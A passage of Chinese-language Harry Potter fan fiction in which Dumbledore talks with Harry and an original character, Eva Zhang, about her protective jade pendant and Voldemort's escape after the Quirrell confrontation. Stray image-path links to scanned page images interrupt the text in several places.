    他说出那个名字时,声音在发抖,但很清晰。邓布利多安静地听着,半月形眼镜后的蓝眼睛注视着哈利,手指轻轻搭在膝盖上。当哈利说到“奇洛后脑勺上那张脸”时,邓布利多的指尖几不可察地蜷缩了一下。


    听到“伏地魔的灵魂碎片”和“玉佩发光抵挡”时,他缓缓向后靠进椅背,目光转向窗外渐亮的天空,沉默持续了漫长的几秒。医疗翼的空气仿佛都沉重了几分。


    “我明白了。”他终于开口,声音比平时更低沉,带着一种沉重的了然,“奇洛教授……他很久以前就被蛊惑了。而汤姆……”他顿了顿,说出那个名字时,语气里有一种复杂的疲倦,“他总是善于利用人心的弱点与渴望。”


    “张小姐,”他温和地说,“能给我看看你的玉佩吗?”Eva从手腕上取下玉佩——绳子没断,真是奇迹。玉佩比平时暗淡了一些。邓布利多接过玉佩,仔细看了看。玉佩在医疗翼的灯光下泛着光泽,太极图和八卦符号清晰可见。


    “古老的守护……需要纯净的心念与自身力量共同激发。你做得很好,但代价也不小。”他将玉佩轻轻放回Eva掌心,手指在她腕间残留的灼痕上短暂停留,眼神深邃,“有些力量,过度调用会伤及根本。你需要时间,让它——也让你自己——慢慢恢复。”


    Eva点点头,把玉佩重新戴好。玉佩贴在皮肤上,比平时凉很多。她能感觉到,此刻它就像一块被耗尽的电池,需要时间慢慢从她平稳下来的“炁”中重新汲取能量。


    “至于你,哈利,”邓布利多转向哈利,“你母亲留给你的保护,比任何魔法都要强大。爱留下的印记,伏地魔无法理解,也无法触碰。这就是为什么奇洛碰到你会受伤,为什么伏地魔的灵魂碎片无法伤害你。”


    哈利摸着额头上的疤痕,绿眼睛里满是困惑:“可是……他还在,对不对?伏地魔。他只是……逃走了。”


    “是的,”邓布利多点点头,表情严肃,“他逃走了。但他现在比任何时候都要虚弱。失去了奇洛这个宿主,又在你母亲保护的力量下受了重创……他需要时间恢复。很长的时间。”


    他站起身,银白色的长胡子在灯光下闪闪发光:“现在,你们需要休息。明天就是年终宴会,然后暑假开始。把今晚的事放在心里,但不要让它压垮你们。你们做了非常勇敢的事,但也非常危险。我希望你们明白——有些战斗,应该交给大人。”


    他走到门口,又回头看了一眼:“魔法石已经被销毁了。尼可·勒梅和他的妻子做好了准备,他们的人生已经足够漫长和充实。有时候,知道该在什么时候放手,也是一种智慧。”


    门关上了。医疗翼里安静下来,只有庞弗雷夫人在配药时瓶罐碰撞的轻微响声。


    哈利转过头,看着Eva:“谢谢你。”


    他的声音很清晰,但Eva实在是太困了。


    “你也救了我。”她迷迷糊糊地说。


    哈利摇摇头:“不,是你先……挡在我面前。”他顿了顿,绿眼睛在昏暗光线下闪着光,“为什么?”


    Eva实在是太困了,闭上了眼睛:“不知道。就是……做了……”


    哈利听着她逐渐平稳的呼吸声,自己也感到一阵沉重的疲惫袭来,但心里某个地方却异常清醒。额头的伤口在药膏作用下传来清凉的刺痛,但更深处,是一种灼热的东西在沉淀——是今晚直面伏地魔的恐惧,是看到朋友受伤的愤怒与无力,是母亲保护再次被证实的温暖与悲伤……还有,Eva挡在他面前时,那瞬间炸开的刺目光芒,和她向后倒下时苍白的脸。


    这些画面反复闪现,最后凝结成一种沉甸甸的决心,沉入心底最深处。他还不能完全说清那是什么,他必须变得更强,强到足以面对黑暗,强到……或许有一天,能换他来挡在前面。


    他最后看了一眼旁边床上熟睡的女孩,也闭上了眼睛。月光透过医疗翼的窗户,温柔地洒在两个疲惫的孩子身上。